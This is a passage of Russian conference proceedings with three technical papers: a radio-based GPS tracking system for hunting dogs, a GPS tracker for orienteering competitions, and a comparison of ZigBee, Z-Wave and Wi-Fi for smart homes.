Кирпичникова Марина Юрьевна – кандидат технических наук, доцент кафедры «Радиоэлектронных систем» Поволжского государственного университета телекоммуникаций и тнформатики, г. Самара, e-mail: managornaya@yandex.ru

Валиуллин Руслан Миндарович – студент Поволжского государственного университета телекоммуникаций и тнформатики, г. Самара, e-mail: koshki-tdr98@mail.ru

Кайрошева Жайлы Бекболаткызы – студентка Поволжского государственного университета телекоммуникаций и тнформатики, г. Самара, e-mail: kayrosheva.aktobe@gmail.com

УДК 004.7

К.Н. Чухланцев, С.А. Тюрин

СИСТЕМА МОНИТОРИНГА ДЛЯ ОХОТЫ

В данной статье рассмотрены системы мониторинга, их структура и классификации. А также вариант реализации на примере системы мониторинга для охоты.

Ключевые слова: мониторинг; контроль местоположения.

K.N. Chuhlantsev, S.A. Tyurin

MONITORING SYSTEM FOR HUNTING

This article discusses the monitoring systems, their structure and classification. And also the variant of implementation on the example of monitoring system for hunting.

Keywords: monitoring; location control.

Широкое распространение GPS-систем дало толчок в развитии организации мониторинга подвижных объектов. На сегодняшний день существует множество решений в разных отраслях, от мониторинга авто – до людей и животных.

Система мониторинга состоит из: мобильного оборудования, устанавливающегося на объект или группу объектов, местоположение которых необходимо контролировать, беспроводного канала для передачи данных между объектами мониторинга и диспетчерским оборудованием, сервера сбора и обработки данных, а также диспетчерского оборудования необходимого для представления данных в нужном для пользователя формате. Структурная схема системы мониторинга представлена на рис. 1.

Из рисунка видно, что для работы систем мониторинга необходим беспроводной канал с доступом в интернет, который организуется через наземные сети мобильной связи - GSM/UMTS/LTE. Но существует ряд приложений, когда необходимо организовать мониторинг без доступа в интернет по причине отсутствия покрытия сетей мобильной связи или "невозможности" использовать эти сети. Например, экспедиционная группа, охотник с собаками, подразделение МЧС и др. Информацию о местоположении участников группы дол-

жен получать либо руководитель группы, либо каждый участник. В зависимости от этого требуется либо односторонняя, либо двухсторонняя связь [1].




Рис. 1. Структурная схема системы мониторинга

В данной статье планируется рассмотреть создание системы мониторинга для охоты. Постоянный контроль над собакой поможет определить, когда она бросила зверя и начала выход к охотнику, как собака ведет себя вне зоны видимости.

Система должна позволить следить за несколькими собаками. Данные о местоположении объектов мониторинга должны концентрироваться у пользователя системы – охотника. Необходимо использовать канал с односторонней связью.

Таким образом в рамках данной статьи необходимо: проанализировать рынок имеющихся систем мониторинга для охоты, изучить классификацию систем мониторинга, сформулировать основные параметры создаваемой системы, составить структурную схему системы.

Изучив рынок было выяснено, что подобные системы мониторинга для охотников производит компания Garmin. Проанализировав самый популярный продукт Garmin, под названием ALPHA 50 T5 были выяснены основные параметры системы:

- одновременное отслеживание до 15 собак на расстоянии до 10 км;
- период обновления данных GPS в 2,5 секунды;
- приемник GPS/ ГЛОНАСС;
- аккумулятор, поддерживающий работу системы не менее 4 ч;
- беспроводной канал на радиочастотах 152.225 и 152.550 МГц.

В рамках реализации системы мониторинга для охотников построение типовой системы, представленной на рис. 1 невозможно,

ввиду отсутствия мобильных сетей и доступа в интернет. Таким образом было принято решение об использовании альтернативного канала связи между ошейником для собаки и модулем мониторинга. Структурная схема представлена на рис. 2.

Рис. 2. Структурная схема системы

Для выбора альтернативного канала необходимо проанализировать виды систем мониторинга и применяемые в них технологии.

В основном системы контроля местоположения разделяют по масштабам: глобальные, региональные, зональные, локальные.

Глобальные системы мониторинга местоположения по своим масштабам охватывают всю поверхность планеты. Такие системы несут в своей основе систему спутников, взаимодействие с которыми происходит посредством радиорелейной связи. Так же задачи глобальных систем мониторинга местоположения частично могут решаться благодаря сетям сотовой связи.

Региональные системы мониторинга местоположения применяются на территориях, не превышающих 300 000 км^2. К примеру, это может быть: город, штат, республика. Позиционирование и мониторинг осуществляется с помощью: наземных сетей сотовой связи; систем транкинговой связи; систем на основе радиолокационных станций.

Зональные системы мониторинга местоположения применяются в рамках территорий, масштабы которых варьируется от 10 000 м^2 до 10 000 км^2. Например, это могут быть: территория завода, полигон, деревня, порт и др. [1, 2].

При мониторинге зональных системах могут использоваться: наземные сети сотовой связи; микросотовая сеть DECT; технология беспроводных сетей Wi-Fi; радиосети малого радиуса действия, допустимых к применению в ГКРЧ № 07-20-03-001; сети ZigBee; технология nanoLOC.

Локальные системы мониторинга местоположения в отличии от других используются для позиционирования на ограниченных территориях, в помещениях, везде, где затруднено применение систем GPS/ГЛОНАСС [3].

Локальные системы используются для контроля и мониторинга людей, спецтехники, инструментов, перемещающихся в пределах: производственных площадей; складов, портов; территорий исправительных учреждений. Проанализировав предметную область, определены параметры для будущей системы:

По зоне обслуживания система входит в класс зональных. Для определения местоположения объекта мониторинга необходимо использовать технологии GPS/ГЛОНАСС.

Должна быть учтена специфика работы в лесополосе, а значит использование сетей мобильной связи, технологии nanoLOC, Wi-Fi и микросотовая связь DECT в качестве беспроводного канала не допустимо. Выбор сделан в пользу субгигагерцевых диапазонов частот, которые обеспечат ряд преимуществ в виде большей дальности, низкого энергопотребления, меньшей стоимости.

В Российской Федерации решением ГКРЧ № 07-20-03-001 разрешены два субгигагерцевых диапазона частот, использование которых не подлежит специальному лицензированию – 443 и 868 МГц. По сравнению с 2,4 ГГц приемопередатчики диапазонов 433 и 868 МГц представляют собой относительно простые технические решения, способные годами работать без подзарядки, обеспечивая при этом устойчивую связь, как на открытом пространстве, так и условиях плотной городской застройки.

Большая дальность систем, работающих в диапазоне 433 и 868 МГц по сравнению с диапазоном 2,4 ГГц обусловлена несколькими факторами. В субгигагерцевых диапазонах можно использовать более узкую полосу приемника, это позволяет достигать значения чувствительности до – 125 дБм, по сравнению с – 102 дБм у диапазона 2,4 ГГц. При прохождении препятствий в городской застройке радиоволны в диапазоне 433 и 868 МГц ослабляются в меньшей степени. На открытом пространстве затухание низкочастотного сигнала так же меньше, т.к. дальность распространения радиоволн прямо пропорциональна длине волны [4, 5].

Устройство мониторинга решено реализовать в рамках мобильного телефона. Это сократит затраты на диспетчерском оборудовании, т.к. телефон уже содержит в себе GPS-приемник, монитор, аккумулятор. Для представления полученных данных пользователю потребуется создать мобильное приложение.

Но без дополнительного аппаратного обеспечения телефон не сможет принимать и обрабатывать данные на субгигагерцевых частотах. Для этого требуется промежуточный модуль, который будет принимать данные на субгигагерцевых частотах и передавать их на мобильный телефон. Для организации канала между таким модулем и телефоном выбрана технология Bluetooth, обеспечивающая гибкость и простоту сопряжения с любым мобильным устройством.

Таким образом, в системе должны присутствовать: ошейник для собаки – определение геолокации собаки и отправка данных через систему радиосвязи.

Устройство мониторинга – прием данных от ошейника, обработка и представление в удобном для пользователя формате.

Структура ошейника для собаки представлена на рис. 3.




Рис. 3. Структурная схема ошейника для собаки

Структура устройства мониторинга представлена на рис. 4.

В данной работе рассмотрены системы мониторинга местоположения подвижных объектов, их структура и классификации. Сделан вывод, что типовая схема реализации систем мониторинга не всегда подходит для решения поставленных задач. Благодаря предложенным решениям выбрана альтернативная схема реализации системы мониторинга для охотников.




Рис. 4. Структурная схема устройства мониторинга

В дальнейшем описанную систему планируется исследовать, рассмотреть параметры, выбрать оборудование и реализовать в рамках научно-исследовательской работы.

Библиографический список

1. Тихвинский В.О., Терентьев С.В., Юрчук А.Б. Сети мобильной связи LTE: технологии и архитектура. – М.: Эко-Трендз, 2010. – 284 с.

2. João Figueiras, Simone Frattasi. Mobile Positioning and Tracking. – From Conventional to Cooperative Techniques, 2010. – 265 p.

3. Конин В.В., Харченко В.П. Системы спутниковой радионавигации. – К.: Холтех, 2010. – 520 с.

4. Системы позиционирования и мониторинга [Электронный ресурс]. – URL: http://lib.tssonline.ru/ (дата обращения: 22.05.2020).

5. Использование диапазонов 433 и 868 МГц в системах промышленной телеметрии [Электронный ресурс]. – URL: https://russianelectronics.ru/ (дата обращения: 25.05.2020).

Сведения об авторах

Чухланцев Константин Николаевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: chyhlancevkostya@yandex.ru

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и Телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 004.7:004.9

М.А. Кочев, С.А. Тюрин

СИСТЕМА МОНИТОРИНГА И КОНТРОЛЯ ДЛЯ СОРЕВНОВАНИЙ ПО СПОРТИВНОМУ ОРИЕНТИРОВАНИЮ

В данной статье рассмотрены аспекты мониторинга и контроля на примере трекера при спортивном ориентировании (текст аннотации на русском языке).

Ключевые слова: трекер; GPS приемник; координаты.

M.A. Kochev, S.A. Tyurin

MONITORING AND CONTROL SYSTEM FOR SPORTS ORIENTATION COMPETITIONS

In this article the aspects of monitoring and control on the example of a tracker in sports orientation (текст аннотации на английском языке).

Keywords: tracker; GPS receiver; coordinates.

Актуальность темы по разработке электронной системы мониторинга и контроля по отслеживанию в спортивном ориентировании заключается в том, что в настоящее время трекинг используется во многих видах спорта, таких как спортивном ориентировании, лыжных гонках, парусном спорте и т.д. [1]. Данные о прохождении дистанции могут быть использованы для анализа действий спортсмена, поэтому трекинг также полезен при организации тренировок. При организации соревнований с использованием трекинга, главной задачей является, чтобы спортсмен прошел по заданному маршруту и отметился в КП (контрольных пунктах), расположенных на местности, используя спортивную карту и компас. Результаты соревнований объявляются исходя из времени прохождения маршрута или по количеству очков, которых набрал спортсмен.

В рамках работы будет спроектирована система мониторинга и контроля для пешего спортивного ориентирования в лесной и горной местности, так как в настоящее время этот вид спортивного ориентирования является более популярным при проведении соревнований по этому виду спорта.

На сегодняшний день при проведении соревнований по спортивному ориентированию, используется фотофиксация прохождения и взятия КП (контрольного пункта) спортсменом. Проблемой фотофиксации для организаторов является неудобство сбора информации, посещая каждый КП, а затем собирая данные с каждого оборудования для проверки фиксации. Для спортсменов неудобством является то, что приходится останавливаться, чтобы убедиться попал ли он в кадр, иначе КП спортсмену могут не учесть. Помимо фотофиксации используется контрольная карта, при помощи которой контролируется взятие КП, карта представляет собой чип, который фиксирует прохождение точки [2]. При использовании контрольной карты участник обязан выполнять подготовительные действия, которые необходимы для этой системы, а именно очистка и активация карты, а также спортсмен обязан попрактиковаться с отметкой КП. Главной проблемой при использовании контрольной карты со стороны участника является то, что если хотя бы 1 КП не будет зафиксирован, то участник может быть дисквалифицирован. Происходит подобное из-за сбоя, когда фиксация КП не записывается в ячейку памяти контрольной карты или в случаях, когда карта не была подготовлена, произведена очистка и активация. В этой ситуации участник не сможет доказать, что он прошел КП. Проблемой со стороны организаторов является случай, когда КП не считался у участника, что приводит к пересчету результатов, а также недопониманиям между организаторами и участниками, так как участник будет не согласен с результатами. Система контроля, которая будет спроектирована позволит решить эти неудобства и станет удобной платформой для организаторов и участников, данная система позволит записывать все данные на внутренний носитель типа «черный ящик», тем самым решая проблему с фотофиксацией и ограничениями с контрольной картой. Тем самым, не нужно будет собирать информацию с каждого КП и стараться попасть в кадр участнику, так как трекер запишет весь маршрут спортсмена, также решается проблема контрольной карты, когда в ячейку памяти не попадает запись о прохождении КП и он может быть дисквалифицирован или же могут возникнуть недопонимания с организаторами, в этом случае можно просмотреть маршрут участника и сделать соответствующий вывод пройден КП или нет.

Разрабатываемая система мониторинга и контроля представляет собой трекер, который сможет записывать координаты спортсмена,

чтобы по завершению соревнования провести анализ, исходя из полученных координат с GPS приемника, как прошел спортсмен заданный путь, итогом будет результат подведения победителей. Помимо соревновательного процесса, человек может использовать трекер для отслеживания собственного маршрута и дальнейшего анализа пройденной трассы. Предлагаемый трекер отличается компактными размерами и оснащён влагостойким и герметичным корпусом, поэтому может использоваться даже в экстремальных погодных условиях. Помимо трекера в систему входит мобильное устройство, при помощи которого можно вносить начальные изменения в конфигурацию работы трекера. Этот функционал системы будет использоваться на первом этапе разработки, в дальнейшем планируется реализовать мониторинг спортсмена при помощи модуля gsm, установив тем самым канал связи с организаторами, чтобы участник, попав в непредвиденные обстоятельства мог вызвать помощь, нажав на тревожную кнопку в корпусе трекера, после нажатия сигнал поступит организатору, определится местоположение спортсмена. Структурная схема трекера представлена ниже на рис. 1.




Рис. 1. Структурная схема трекера

В настоящее время координаты может определять смартфон, который также имеет GPS модуль. Главный вопрос почему выбор останавливается на GPS трекере, а не на смартфоне при проведении соревнований по спортивному ориентированию. Первостепенной причиной является герметичность корпуса трекера и его функциональное назначение, определение координат с точностью, при прохождении дистанции могут возникать различные погодные условия, которые могут быть не приемлемы для смартфона, если его корпус не герметичен. Здесь ставится вопрос о цене смартфона, который имеет такой корпус, как правило, такие смартфоны стоят дороже обычных следовательно и дороже GPS трекера, помимо этого в недорогих смартфонах устанавливают не качественные GPS модули, которые определя-

ют координаты с высокой погрешностью. Также неудобство заключается в размерах смартфона, он громоздкий, в отличие от предлагаемого трекера, также чтобы запустить приложение на смартфоне требуется его запустить и поставить определенные параметры, когда в GPS трекере они устанавливаются автоматически при его включении, что удобно в экстремальных погодных условиях. Помимо этого, подобных приложений существует множество, но, ни одно из них не сможет полностью заменить GPS трекер.

Определение координат возможно благодаря использованию GPS модуля, который позволяет практически в любом месте Земли, а также при любой погоде определить место, где находится точка использования этого модуля. Принцип определения координат объекта в подобной системе основывается на вычислении дистанции между модулем GPS и несколькими спутниками, точные координаты спутников при этом известны [3]. Данные о дистанции как минимум до 3 спутников дают возможность узнать местоположение объекта как точку пересечения сфер, центр которых это спутники, а радиус измеренная дистанция. При использовании GPS модуля на практике, он может получать координаты не только от 3 спутников, но и больше, так при хорошей видимости небосвода, модуль сможет принимать сигнал сразу с множества спутников, к примеру с 10–12, таким образом можно будет определить координаты с более высокой точностью. Пример определения координат показан на рис. 2 ниже.

Рис. 2. Определение координат объекта с помощью спутников

Система должна удовлетворять следующему функционалу:

– беспрерывное отслеживание, путем передачи координат на внутренний носитель;

– выгрузка файла с координатами в удобном для просмотра формате;

– изменение конфигурации трекера с мобильного устройства;

– отслеживание с минимальной погрешностью в расстоянии;

– защита трекера от подмены данных о пройденном маршруте; тем самым реализовывая честное соперничество;

– питание системы должно обеспечиваться на всем маршруте.

Аппаратные составляющие системы удовлетворяют следующим требованиям:

– все составляющие трекера совместимы с платой STM32F103C8T6;

– питание для платы составляет 3.3В-5В;

– питание модулей составляет 3В-5В;

– модули системы работают при температуре от –5 до +65 °С; отдельные модули могу работать в более высоком диапазоне температур.

В реализации трекера для спортивного ориентирования будут использоваться составляющие, указанные на структурной схеме, представленная на рис. 1. Как видно в основе системы используется многофункциональная отладочная плата на базе 32-битного микроконтроллера STM32F103C8T6 [4].

Характеристики платы:

– Flash память: 64 К;

– RAM: 20 К;

– 37 портов ввода/вывода;

– SPI, I2C, UART;

– тактовая частота: 72 МГц;

– интерфейс: JTAG, на плате есть тактовая кнопка для перезагрузки;

– DC-DC преобразователь AMS1117-3.3 (5в - 3.3в).

В предоставленной серии применяется ARM Cortex-M. Значительная эффективность с хорошей периферией и невысоким энергопотреблением. Не сложная архитектура с простыми в применении инструментами упрощают работу с этим микроконтроллером.

Для отслеживания координат будет использоваться модуль GPS приемника на основе NEO-6M производства uBlox. Управление модулем происходит через UART, по NMEA протоколу (стандарт для GPS модулей). По умолчанию, модуль сразу после подачи питания выдает на выход получаемые координаты с частотой 1 Гц.

Характеристики модуля:

- напряжение питания: 3–5 В;
- точность позиционирования: до 5 м;
- чувствительность отслеживания: – 162 dBm;
- скорость обновления местоположения: 5 Hz;
- температурный режим: от –40 до 85°С.

Для того, чтобы можно было просмотреть путь спортсмена и записать данные его координат будет использоваться Flash накопитель, для этого в трекер будет установлен модуль для подключения MicroSD карты. Питание возможно, как и с 5В, так и с 3.3В, за счет регулятора напряжения.

В качестве сопрягаемого устройства между трекером и смартфоном, чтобы можно было внести изменения в настройки конфигурирования системы позиционирования будет установлен модуль bluetooth 4.0 HM-10, со следующими характеристиками:

- рабочая частота: 2.4ГГц ISM.;
- напряжение питания: 3.3В;
- рабочий ток: 50 мА;
- дальность действия: 100 метров на открытой местности;
- рабочая температура: от –5 до +65 °С.

Взаимодействие, считывание данных с GPS приемника и передача координат на microSD карту показана в блок схеме на рис. 3.

Полученный файл с координатами прохождения дистанции можно будет выгрузить в определенном формате и просмотреть на карте, каким маршрутом воспользовался спортсмен и прошел ли он контрольные пункты. В качестве сервисов, которые могут обеспечить подобную выгрузку файла с координатами можно использовать, к примеру, GPS Visualizer, бесплатный сервис визуализации [5].




Рис. 3. Блок схема работы трекера

Данная система мониторинга и контроля позволит реализовывать следующие задачи: определять и записывать координаты местоположения, просматривать пройденный путь, фиксировать контрольные пункты, изменять конфигурацию при помощи смартфона. Подобная система предполагает под собой удобство и гибкость в использовании, что в свою очередь приведет к более качественным и честным показателям спортсменов данной категории спорта.

Библиографический список

1. О GPS-трансляциях // ООО «Спортивные трекинговые системы». – URL: https://o-gps-center.ru/news/ (дата обращения: 18.04.20).

2. Правила вида спорта «спортивное ориентирование» // Спортивное ориентирование орловской области. – URL: http://orient-orel.ru/mater/pravila_122010.htm (дата обращения: 27.04.20).

3. Использование GPS-трекеров // Студопедия. – URL: https://studopedia.info/3-49288.html (дата обращения: 3.05.20).

4. Многофункциональный GPS Logger // Хабр: веб-сайт. – URL: https://habr.com/ru/post/370337/ (дата обращения: 5.05.20).

5. OpenStreetMap в помощь велосипедистам // Хабр: веб-сайт. – URL: https://habr.com/ru/post/131466/ (дата обращения: 8.05.20).

Сведения об авторах

Кочев Максим Алексеевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: max.cochev@yandex.ru

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 620.3.51

И.И. Безукладников, И.А. Васенин

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРОТОКОЛОВ БЕСПРОВОДНОЙ СВЯЗИ ДЛЯ ИСПОЛЬЗОВАНИЯ В СИСТЕМЕ «УМНЫЙ ДОМ»

В данной статье рассмотрены различные протоколы беспроводной связи и их основные характеристики. Протоколы беспроводной связи в современном мире нашли свое широкое применение при построении систем умный дом. Данная система подразумевает соединение датчиков в единую сеть и обеспечение их совместной работы.

Ключевые слова: умный дом, протокол, сеть, устройства, Wi-Fi, ZigBee, Z-Wave.

I.I. Bezukladnikov, I.A. Vasenin

COMPARATIVE ANALYSIS OF WIRELESS COMMUNICATION PROTOCOLS FOR USE IN THE SMART HOUSE SYSTEM

This article discusses various wireless communication protocols and their main characteristics. Wireless communication protocols in the modern world have found their wide application in the construction of smart home systems. This system involves connecting sensors in a single network and ensuring their joint work.

Keywords: smart home, protocol, network, device, WiFi, ZigBee, Z-Wave.

Текст доклада для Всероссийской научно-технической конференции «Автоматизированные системы управления и информационные технологии» (АСУИТ-2020).

Умный дом. Умный дом – это комплекс устройств, представляющий собой единую систему для обеспечения автоматизации повседневных действий и процессов жизнедеятельности. Система помогает избавиться от рутинных действий и существенно облегчает выполнение разных задач. Под системой «умный дом» представляют большое число объединенных устройств. Такие устройства предназначены для использования в квартирах, домах, офисах. Все они объединены и составляют общую, единую сеть, которой можно управлять. Подключенные «умные» устройства оснащены собственными «компьютерами», наборами датчиков и сенсоров, а также настроенными механизмами сетевого обмена данными. Децентрализация –

является важным отличием и плюсом некоторых современных умных домов. Система может не содержать аппаратно-установленных центров, для этого предназначены микрокомпьютеры, справляющиеся с задачей обработки поступающих данных. Облачные системы и хранилища сети часто берут на себя функцию хранения информации. Центр управления или приложение на смартфоне позволяют взаимодействовать со всеми умными устройствами, которые подключены в систему [1].

Все устройства системы умный дом делятся на следующие типы:

- управление мультимедиа;
- система безопасности;
- энергопотребление;
- энергосбережение;
- система микроклимата;
- система освещения;
- система безопасности;
- солнцезащита.

Рис. 1. Пример установки и использования устройств в системе умный дом

Беспроводные системы. Радиосигнал используется для осуществления передачи информации между устройствами внутри системы. Беспроводные системы могут устанавливаться очень быстро и легко, без вмешательства в отделку интерьера, в отличие от аналогов вида проводного типа подключения. Это одно из главных преимуществ таких схем. Достоинством также можно считать возможность расширения сети. Подключение и добавление новых устройств в систему происходит простым путем подключения к сети через приложение и настройку на нем.

При выборе беспроводной системы необходимо рассмотреть и учесть ряд моментов. Все оборудование данного типа имеет ограниченный радиус действия. Если радиуса действия сети будет недостаточно для нахождения прибора в зоне распространения сигнала маршрутизатора (точки доступа), то устройство может плохо функционировать. Для этого необходимо установить повторители или ретрансляторы. Места в помещении, где не проходит радиосигнал, называются «глухими» зонами». Работая на одних и тех же каналах, беспроводное оборудование или устройства могут конфликтовать друг с другом и создавать помехи. Все системы умного дома различаются по типу используемого в них протокола передачи данных. Тип протокола может быть открытым или закрытым.

Для уменьшения влияния помех, уровень сигнала в сетях должен быть невысоким. Чаще всего радиус действия приемопередатчиков в сети «умного дома» ограничивается одной квартирой или комнатой. Поэтому, практически все такие сети являются низкоскоростными. Благодаря чему возможно уменьшение процессов энергопотребления и значительно сужение частотного диапазона, необходимого для работы сети [2].

ZigBee. ZigBee – радио канальный протокол связи, отлично подходящий для концепции умного дома. В такой сети компоненты делятся на три типа: координаторы, маршрутизаторы и конечные устройства. Координаторы берут на себя функции управления сетью, в системе обязательно должен присутствовать хотя бы один координатор, который будет отвечать за сетевую работу всей системы. В роли маршрутизаторов выступают устройства-посредники: роутеры, точки доступа и маршрутизаторы. Конечные устройства – это различные датчики, сенсоры и контроллеры исполнительных устройств. Они могут работать от комплекта батареек разное время без подзарядки [3].

Сети ZigBee, в отличие от других беспроводных сетей передачи данных, полностью удовлетворяют следующим требованиям:

- Устройства ZigBee компактны и имеют в среднем невысокую стоимость.
- ZigBee – самоорганизующаяся сеть. Сеть автоматически формируется при присоединении к ней устройств, а структура задается параметрами профилем конфигуратора. Простое присоединение новых устройств обеспечивает простоту развертывания и легкость масштабирования.

- Устройства ZigBee имеют низкое электропотребление. У конечных устройств предусмотрен режим «сна». Такой режим позволяет устройствам работать от обычных батарейках.
- Защита данных, передаваемых по каналам, функциональность безопасности обеспечивается спецификацией ZigBee.
- Самовосстановление и гарантированная доставка пакетов, когда возникают случаи обрыва связи между отдельными узлами, перегрузка или отказ какого-то элемента организовывается с помощью ячеистой топологии сети и алгоритмов маршрутизации сети.

В данном стандарте предусматривается возможность использования каналов в нескольких частотных диапазонах. В диапазоне от 2,4 до 2,48 ГГц достигается наибольшая скорость передачи и наилучшая помехоустойчивость. В сетях ZigBee относительно низкая скорость передачи данных. «Брутто» скорость (включая служебную информацию) составляет 250 кбит/с. В среднем скорость передачи полезных данных зависит от загрузки сети и составляет от 5 до 40 кбит/с [3].




Рис. 2. Варианты топологии сети Zigbee

Таблица 1

Технология ZigBee

Преимущества ZigBee	Недостатки ZigBee
Устоявшаяся, развитая и распространенная технология	Используется диапазон 2,4 ГГц, где присутствуют сильные помехи от Wi-Fi, Bluetooth, микроволновых печей и т.п.
Обеспечивается высокий уровень отказоустойчивости и масштабируемости благодаря ячеистой топологии сети	Плохой уровень совместимости между устройствами ZigBee различных производителей из-за некорректных и гибких условий сертификации консорциума ZigBee Alliance
Низкое энергопотребление	Проблемы с безопасностью из-за несоблюдения производителями требований сертификации

Z-Wave – Z-Wave – протокол беспроводной связи, который имеет много похожего с протоколом ZigBee. Стоит отметить низкое энергопотребление и поддержку ячеистой топологии сети. Стандарты сопоставимы по стоимости оборудования. С технической точки зрения у Z-Wave все строго: все произведенные устройства базируются на беспроводных модулях Sigma Designs (этой компанией был разработан протокол). Вследствие этого, все устройства совместимы друг с другом. Для стандарта Z-Wave выпущено меньше программного обеспечения, чем для ZigBee, но зато оно гарантированно может работать с любым оборудованием.

Таблица 2

Технология Z-Wave

Преимущества Z-Wave	Недостаток Z-Wave
Мировой лидер по распространенности и количеству установленных устройств в системах умного дома	В разных странах для Z-Wave используются разные радиодиапазоны
Высокая отказоустойчивость и масштабируемость благодаря ячеистой топологии сети, а также механизмам самовосстановления	
Преимущества Z-Wave	Недостаток Z-Wave
Высокий уровень безопасности	
Низкое энергопотребление устройств	
Отличная совместимость устройств Z-Wave различных производителей	
Защищенность от помех, создаваемых устройствами Wi-Fi, Bluetooth, микроволновыми печами и другим оборудованием, работающим в диапазоне 2,4 ГГц	

Эта беспроводная радиотехнология была разработана специально для дистанционного управления. Технология использует маломощные и миниатюрные радиочастотные модули, которые устанавливаются в бытовую технику, электронику и различные устройства. Данные устройства предназначены и нашли свое применение в системах освещения, отопления, контроля доступа, развлекательных систем. Z-Wave работает в диапазоне частот до 1 ГГц, и оптимизирована для передачи простых команд управления. Благодаря небольшому количеству существующих источников помех, появилась возможность произвести выбор низкого радиочастотного диапазона для Z-Wave.

В мире всего насчитывается более 200 производителей, предлагающие товары и устройства с чипами или модулями Z-Wave.

В основе решения Z-Wave лежит ячеистая сетевая технология mesh, в которой каждый узел или устройство может принимать и передавать управляющие сигналы, другим устройствам сети, используя соседние узлы как промежуточные. Ячеистая сетевая технология mesh – это самоорганизующаяся сеть с маршрутизацией, которая зависит от внешних факторов. При возникновении невозможности отправки данных или преграды между двумя ближайшими узлами сети, сигнал пойдет через другие узлы сети, находящиеся в радиусе действия [3].

Wi-Fi. Наиболее известная и популярная технология. Wi-Fi используется практически в каждом умном доме. С помощью мобильного устройства, которое находится всегда под рукой, возможно осуществлять управление системой в доме. Данный способ удобнее, чем использование компьютера, установленной настенной сенсорной панели или пульта с дистанционным управлением. Актуальность взаимодействия возрастает, когда для управления функциями системы существует специальное приложение.

Технология Wi-Fi основана на семействе стандартов беспроводных сетей IEEE 802.11x. Они определяют только физический и канальный уровни модели OSI. Сеть Wi-Fi имеет топологию “звезда”. Узлы такой топологии соединяются с центральным элементом — беспроводным маршрутизатором. Конечные устройства можно добавлять и удалять из сети в топологии такого вида, не влияя на целостность структуры и передачу данных в ней.

